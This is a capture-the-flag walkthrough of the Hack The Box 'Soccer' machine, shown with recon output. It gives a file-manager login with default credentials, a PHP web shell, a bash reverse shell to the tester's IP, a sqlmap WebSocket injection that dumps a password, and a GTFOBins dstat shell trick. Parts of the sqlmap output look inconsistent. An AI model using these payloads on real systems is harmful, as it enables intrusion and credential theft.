

Soccer

Monday, April 28, 2025 9:41 PM

```
nmap
└─$ cat htb/soccer/nmap
# Nmap 7.95 scan initiated Mon Apr 28 20:08:40 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -48
Nmap scan report for 10.129.249.48
Host is up (0.056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp  open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|   Connection: close
```

Discovery

```
(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ dirsearch -u http://soccer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 43007

Output File: /home/kali/Desktop/htb/soccer/reports/http_soccer.htb/_25-04-28_21-39-50.txt

Target: http://soccer.htb/

```
[21:40:10] 403 - 564B - /.htpasswd
[21:40:15] 403 - 564B - /.htm.
[21:40:17] 403 - 564B - /.htmll
[21:40:19] 403 - 564B - /.html.old
[21:40:21] 301 - 178B - /tiny -> http://soccer.htb/tiny/
[21:40:22] 403 - 564B - /.ht
[21:40:22] 403 - 564B - /.html.bak
[21:40:24] 403 - 564B - /.htm.htm
```

<https://github.com/prasathmuni/tinyfilemanager>

Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: admin/admin@123 and user/12345.

⚠ Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()`. to generate new password hash [here](#)

To enable/disable authentication set `$use_auth` to true or false.

i Add your own configuration file [config.php](#) in the same folder to use as additional configuration file.

i To work offline without CDN resources, use [offline](#) branch

Features

```
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Upload shell.php

← → C ⌂ ⌂ Not secure soccer.htb/tiny/tinyfilemanager.php?p=tiny%2Fuplo... 🔎 ☆ burp 🗑️ 🔍

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec Exploit-DB

File Manager

/ tiny / uploads

Search



Upload

New Item

Admin

Upload Files

Upload from URL

Destination Folder: /var/www/html/tiny/uploads

Back

35 b

shell.php

← → X ⌂ Not secure soccer.htb/tiny/uploads/shell.php?cmd=id

🔍 ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec

uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash -c 'bash -i >& /dev/tcp/10.10.16.7/9001 0>&1'
Ctrl+U URL encode

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learner

1 x 2 x +

Send Cancel < | | > | |

Request

Pretty Raw Hex

```

1 POST /tiny/uploads/shell.php HTTP/1.1
2 Host: soccer.htb
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/135.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  /signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: filemanager=msr91rg6g4n1lbcnp7d4o14jrr
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 58
13
14 cmd=
  bash+-+c+'bash+-+i+>%26+/dev/tcp/10.10.16.7/9001+o>%261'|
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 29 Apr 2025 02:51:02 GMT
4 Content-Type: text/html
5 Content-Length: 578
6 Connection: keep-alive
7
8 <html>
9   <head>
10    <title>
11      504 Gateway Time-out
12    </title>
13   </head>
14   <body>
15     <center>
16       <h1>
17         504 Gateway Time-out
18       </h1>
19     </center>
20     <br>
21     <center>
22       nginx/1.18.0 (Ubuntu)
23     </center>
24   </body>
25 </html>
```

(?) < | | Search 0 highlights (?) < | | Search 0 highlights

```

└$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.129.249.48] 46974
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$ █

```

As per nmap result port 9091 is open. What is port 9091 is using for. Check the listening port. We will see the machine is listening on port 9091 but process is hidden, so we don't know which process is running.

```

www-data@soccer:~/html/tiny/uploads$ ss -lntp
State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port      Process
LISTEN      0          4096      127.0.0.53%lo:53          0.0.0.0:*
LISTEN      0          128       0.0.0.0:22              0.0.0.0:*
LISTEN      0          511       127.0.0.1:3000            0.0.0.0:*
LISTEN      0          511       0.0.0.0:9091             0.0.0.0:*
LISTEN      0          70        127.0.0.1:33060           0.0.0.0:*
LISTEN      0          151      127.0.0.1:3306             0.0.0.0:*
LISTEN      0          511      0.0.0.0:80               0.0.0.0:*
                                                users:(("nginx",pid=1036,fd=6),("nginx
",pid=1035,fd=6))
LISTEN      0          128      [::]:22                [::]:* 
LISTEN      0          511      [::]:80                [::]:* 
                                                users:(("nginx",pid=1036,fd=7),("nginx
",pid=1035,fd=7))
www-data@soccer:~/html/tiny/uploads$ █

```

We only see our process, we don't see all processes.

```
www-data@soccer:~/html/tiny/uploads$ ps -ef --forest
UID      PID  PPID  C STIME TTY          TIME CMD
www-data 10317 10255  0 16:00 ?        00:00:00 sh -c bash -c 'bash -i >& /dev/null'
www-data 10318 10317  0 16:00 ?        00:00:00 \_ bash -c bash -i >& /dev/null
www-data 10319 10318  0 16:00 ?        00:00:00     \_ bash -i
www-data 10321 10319  0 16:00 ?        00:00:00         \_ python3 -c import
www-data 10322 10321  0 16:00 pts/1   00:00:00             \_ /bin/bash
www-data 10357 10322  0 16:04 pts/1   00:00:00             \_ ps -ef -
www-data 1036 1034 0 Apr28 ?        00:01:32 nginx: worker process
www-data 1035 1034 0 Apr28 ?        00:01:33 nginx: worker process
www-data 4276 1028 0 02:56 ?        00:00:00 sh -c bash -c 'bash -i >& /dev/null'
www-data 4277 4276 0 02:56 ?        00:00:00 \_ bash -c bash -i >& /dev/null
www-data 4278 4277 0 02:56 ?        00:00:00     \_ bash -i
www-data 4290 4278 0 02:57 ?        00:00:00         \_ python3 -c import
www-data 4291 4290 0 02:57 pts/0   00:00:00             \_ /bin/bash
www-data@soccer:~/html/tiny/uploads$
```

hidpid=2 that means we cannot see processes from another user.

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/fstab
LABEL=cloudimg-rootfs / ext4 defaults 0 1
#VAGRANT-BEGIN
# The contents below are automatically generated by Vagrant. Do not modify.
data /data vboxsf uid=1000,gid=1000,_netdev 0 0
vagrant /vagrant vboxsf uid=1000,gid=1000,_netdev 0 0
#VAGRANT-END
/dev/sda1 none swap sw 0 0
proc /proc proc defaults,nodev,relatime,hidepid=2
www-data@soccer:~/html/tiny/uploads$
```

We will see a lot less number in proc because we don't have access to it.

```
www-data@soccer:~/html/tiny/uploads$ ls /proc
10317 acpi      fb       kpagecount partitions   thread-self
10318 buddyinfo filesystems kpageflags  pressure    timer_list
10319 bus        fs        loadavg    sched_debug  tty
10321 cgroups   interrupts locks      schedstat   uptime
10322 cmdline   iomem    mdstat    scsi       version
1035 consoles  ioports   meminfo   self       version_signature
1036 cpufreq   irq      misc      slabinfo   vmallocinfo
10371 crypto    kallsyms modules   softirqs   vmstat
4276 devices   kcore    mounts   stat      zoneinfo
4277 diskstats key-users mpt      swaps
4278 dma       keys     mtrr     sys
4290 driver    kmsqg   net      sysrq-trigger
4291 execdomains kpagegroup pagetypeinfo sysvipc
www-data@soccer:~/html/tiny/uploads$
```

So we can't enumerate port 9091 based upon the process.

So we are going to go over to nginx config.

```
www-data@soccer:~/html/tiny/uploads$ cd /etc/nginx/sites-enabled/
www-data@soccer:/etc/nginx/sites-enabled$ ls
default soc-player.htb
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
server {
    listen 80;
    listen [::]:80;
    server_name soc-player.soccer.htb;
    root /root/app/views;


    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

```
(kali㉿kali)-[~/Desktop]
$ sudo nano /etc/hosts
[sudo] password for kali:



(kali㉿kali)-[~/Desktop]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.129.249.48  soccer.htb soc-player.soccer.htb

(kali㉿kali)-[~/Desktop]
$
```

Go to the website, sign up an account and login.



We will test sql injection. If the statement is true, it will show "Ticket Exists". If not true, it will show "Ticket Doesn't Exist". That means it is taking our input and it is vulnerable to sql injection.



Capture that request and send it to repeater. But no matter how we send the request, we won't receive the server response.

Burp Suite Community Edition v2023.2.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

WebSocket ID: 1: http://soc-player.soccer.htb:9091/

Send WebSocket Message

Send To server Select next message received

Pretty Raw Hex

```
1 { "id": "84280 or 1=1-- "}
```

History

Message	Direction	Manual	Length	Time
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:26 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:28 29 Apr 2025

If we toggle this websocket and resend the request, we will receive server response.

Burp Suite Community Edition v2023.2.4 - Temporary Project

Dashboard Target **Repeater** View Help

WebSocket ID: 2: http://soc-player.soccer.htb:9091/

Send WebSocket Message

Send To server Select next message received

Pretty Raw Hex

```
1 { "id": "84280 or 1=1-- "}
```

History

Message	Direction	Manual	Length	Time
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:26 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:28 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:58 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:54:05 29 Apr 2025
Ticket Exists	← To client		13	16:54:05 29 Apr 2025

We need to use SQLmap, this is boolean injection vulnerability and we don't want to do it manually because if we are going to check if one character exists at a time, it is going to take a long time to do in this repeater window.

Copy to file and name as "injection.req".

Burp Suite Community Edition v2023.2.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

WebSocket ID: 2: http://soc-player.soccer.htb:9091/

Send WebSocket Message

Send To server Select next message received

Pretty Raw Hex

```
1 { "id": "84280 or 1=1-- "}
```

Send to Repeater Ctrl+R
Send to Comparer
Send to Decoder
Insert Collaborator payload
Copy Ctrl+C
Paste from file
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation

History

Message	Direction	Manual	Length	Time
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:26 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:28 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:53:58 29 Apr 2025
{"id": "84280 or 1=1-- "}	→ To server	✓	25	16:54:05 29 Apr 2025
Ticket Exists	← To client		13	16:54:05 29 Apr 2025

We can test this with wscat. Some web sockets require /ws but in this case it does not.

```
(kali㉿kali)-[~/Desktop]
$ wscat -c http://soc-player.soccer.htb:9091/
Connected (press CTRL+C to quit)
> {"id":"84280 or 1=1-- "}
< Ticket Exists ←
> {"id":"84280 or 2=1-- "}
< Ticket Doesn't Exist ←
> exit
< Ticket Doesn't Exist
>

(kali㉿kali)-[~/Desktop]
$ wscat -c http://soc-player.soccer.htb:9091/ws ←
Connected (press CTRL+C to quit)
> {"id":"84280 or 1=1-- "}
< Ticket Exists ←
> {"id":"84280 or 2=1-- "}
< Ticket Doesn't Exist ←
>
```

Define -u url and --data * is where you want to inject.

In this case we tested injection like {"id":"84280 or 1=1--"} in above screenshots. That's why our cmd is {"id":"*"}.

```
(kali㉿kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch ←
---  
H  
{1.9.4#stable}  
|_V... https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

Then, we will use --dbs. The reason why we are using --dbs is we don't want to dump information schema and anything like that.

Because sqlmap is very slow and take so much time, if we are going to dump every database, it will take much longer.

```
(kali㉿kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs ←
---  
H  
{1.9.4#stable}  
|_V... https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

If we want to speed this up, we can use --threads 10.

```
(kali㉿kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs --threads 10 ←
---  
H  
{1.9.4#stable}  
|_V... https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 17:29:08 /2025-04-29/
```

Now we know the database name is soccer_db.

```
[17:29:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[17:29:29] [INFO] fetching database names
[17:29:29] [INFO] fetching number of databases
[17:29:29] [INFO] resumed: 5
[17:29:29] [INFO] retrieving the length of query output
[17:29:29] [INFO] retrieved: 5
[17:29:33] [INFO] retrieved: mysql
[17:29:33] [INFO] retrieving the length of query output
[17:29:33] [INFO] retrieved: 18
[17:29:41] [INFO] retrieved: information_schema
[17:29:41] [INFO] retrieving the length of query output
[17:29:41] [INFO] retrieved: 18
[17:29:49] [INFO] retrieved: performance_schema
[17:29:49] [INFO] retrieving the length of query output
[17:29:49] [INFO] retrieved: 3
[17:29:53] [INFO] retrieved: sys
[17:29:53] [INFO] retrieving the length of query output
[17:29:53] [INFO] retrieved: 9
[17:29:58] [INFO] retrieved: soccer_db ←
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
[17:29:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'
[*] ending @ 17:29:58 /2025-04-29/
```

Now we can remove --dbs.

-D = database name

--dump = to dump the database

```

└─(kali㉿kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --threads 10 -D soccer_db --dump
[+] User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[+] Host: soc-player.soccer.htb:9091
[+] Threads: 10 (try=1), Timeout: 20s, Retries: 1, Delay: 0s, Backtrack Delay: 0s, Backtrack Threads: 1
[+] Threads: 10 (try=1), Timeout: 20s, Retries: 1, Delay: 0s, Backtrack Delay: 0s, Backtrack Threads: 1
[+] SQLMap 4.4.1.1 (https://sqlmap.org)
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
[!] This module will attempt to dump the database schema and data. All available tables and fields will be dumped.
[!] This module will attempt to dump the database schema and data. All available tables and fields will be dumped.


We got the database.

+----+-----+-----+
| id | email      | password      | username |
+----+-----+-----+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player |
+----+-----+-----+
[17:34:13] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+----+-----+-----+-----+
| id | email      | password      | username |
+----+-----+-----+-----+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player |
+----+-----+-----+
[17:34:13] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[17:34:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'

[*] ending @ 17:34:13 /2025-04-29/

```

We tried to login to website but there is nothing.



We check the users on target and we found player is a user. Thats why we will try to login SSH.

```

www-data@soccer:~/html/tiny/uploads$ cat /etc/passwd | grep sh$ ←
root:x:0:root:/root:/bin/bash
player:x:1001:1001::/home/player:/bin/bash
www-data@soccer:~/html/tiny/uploads$ 

```

```

└─(kali㉿kali)-[~/Desktop/htb/soccer]
$ ssh player@10.129.249.48 ←
player@10.129.249.48's password:

```

```

player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
4167b70b9547d88c86e42192783737cf
player@soccer:~$ 

```

We can see the user process but not from another user.

```
player@soccer:~$ ps -ef --forest
UID          PID  PPID  C STIME TTY      TIME CMD
player      12982  12981  0 21:40 pts/3    00:00:00 -bash
player      13015  12982  0 21:43 pts/3    00:00:00 \_ ps -ef --forest
player      12870      1  0 21:40 ?        00:00:00 /lib/systemd/systemd --user
player@soccer:~$
```

We will check if there is something this user own but the results is too many.

/home/player/.profile

```
player@soccer:~$ find / -user player 2>/dev/null
/run/user/1001
/run/user/1001/snapd-session-agent.socket
/run/user/1001/pk-debconf-socket
/run/user/1001/gnupg
/run/user/1001/gnupg/S.gpg-agent
/run/user/1001/gnupg/S.gpg-agent.ssh
/run/user/1001/gnupg/S.gpg-agent.extra
/run/user/1001/gnupg/S.gpg-agent.browser
/run/user/1001/gnupg/S.dirmngr
/run/user/1001/bus
/run/user/1001/systemd
/run/user/1001/systemd/private
/run/user/1001/systemd/notify
```

We put grep like this to remove /proc/run/sys outputs.

```
player@soccer:~$ find / -user player 2>/dev/null | grep -v '^/proc\|^\run\|^\sys'
/dev/pts/3
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
player@soccer:~$
```

We will check the group. And we found dstat. It is interesting.

```
player@soccer:~$ groups
player
player@soccer:~$ find / -group player 2>/dev/null | grep -v '^/proc\|^\run\|^\sys'
/usr/local/share/dstat
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
/home/player/user.txt
player@soccer:~$
```

We have rwx permission.

```
player@soccer:~$ ls -al /usr/local/share/dstat
total 8
drwxrwx--- 2 root player 4096 Dec 12 2022 .
drwxr-xr-x 6 root root   4096 Nov 17 2022 ..
player@soccer:~$
```

But sudo -l does not show anything.

```
player@soccer:~$ sudo -l
[sudo] password for player:
Sorry, user player may not run sudo on localhost.
```

find dstat and we found dstat is installed in these locations.

```
player@soccer:~$ find / -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
/usr/bin/dstat
```

We have no suid on the application.

```
player@soccer:~$ stat /usr/bin/dstat
  File: /usr/bin/dstat
  Size: 97762          Blocks: 192          IO Block: 4096   regular file
Device: 802h/2050d      Inode: 74929        Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (     0/    root)  Gid: (     0/    root)
Access: 2022-12-12 14:53:45.398270600 +0000
Modify: 2019-08-04 18:47:20.000000000 +0000
Change: 2022-11-17 09:09:51.954105811 +0000
 Birth: -
```

Dos has SUID.

```
player@soccer:~$ find / -perm -4000 -ls 2>/dev/null
 70968    44 -rwsr-xr-x  1 root      root      42224 Nov 17  2022 /usr/local/bin/doas
 18263   140 -rwsr-xr-x  1 root      root      142792 Nov 28  2022 /usr/lib/snapd/snap-confine
 7696    52 -rwsr-xr--  1 root      messagebus  51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
14300   464 -rwsr-xr-x  1 root      root      473576 Mar 30  2022 /usr/lib/openssh/ssh-keysign
16207    24 -rwsr-xr-x  1 root      root      22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
 7700    16 -rwsr-xr-x  1 root      root      14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
 1753    40 -rwsr-xr-x  1 root      root      39144 Feb  7  2022 /usr/bin/umount
2093     40 -rwsr-xr-x  1 root      root      39144 Mar  7  2020 /usr/bin/fusermount
 1752    56 -rwsr-xr-x  1 root      root      55528 Feb  7  2022 /usr/bin/mount
 1647    68 -rwsr-xr-x  1 root      root      67816 Feb  7  2022 /usr/bin/su
13720   44 -rwsr-xr-x  1 root      root      44784 Nov 29  2022 /usr/bin/newgrp
3023    84 -rwsr-xr-X  1 root      root      85064 Nov 29  2022 /usr/bin/chfn
1724   164 -rwsr-xr-X  1 root      root      166056 Jan 19  2021 /usr/bin/sudo
3027    68 -rwsr-xr-X  1 root      root      68208 Nov 29  2022 /usr/bin/passwd
3026    88 -rwsr-xr-X  1 root      root      88464 Nov 29  2022 /usr/bin/gpasswd
 3024    52 -rwsr-xr-x  1 root      root      53040 Nov 29  2022 /usr/bin/chsh
```

GTFO bin

[/ dstat](#) Star 11,554

[Shell](#) [Sudo](#)

dstat allows you to run arbitrary [python](#) scripts loaded as “external plugins” if they are located in one of the directories stated in the [dstat](#) man page under “FILES”:

1. [~/.dstat/](#)
2. [\(path of binary\)/plugins/](#)
3. [/usr/share/dstat/](#)
4. [/usr/local/share/dstat/](#)

Pick the one that you can write into.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
mkdir -p ~/.dstat
echo 'import os; os.execv("/bin/sh", ["sh"])' >~/dstat/dstat_xxx.py
```

Sudo

If the binary is allowed to run as superuser by [sudo](#), it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
sudo dstat --xxx
```

This is the only folder we can write.

```
player@soccer:~$ find / -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
/usr/bin/dstat
player@soccer:~$ find / -name dstat -ls 2>/dev/null
 520763    4 drwxr-xr-x  2 root      root      4096 Nov 17  2022 /usr/share/doc/dstat
 520768    4 drwxr-xr-x  3 root      root      4096 Nov 17  2022 /usr/share/dstat
 520971    4 drwxrwx---  2 root      player    4096 Apr 29 22:00 /usr/local/share/dstat
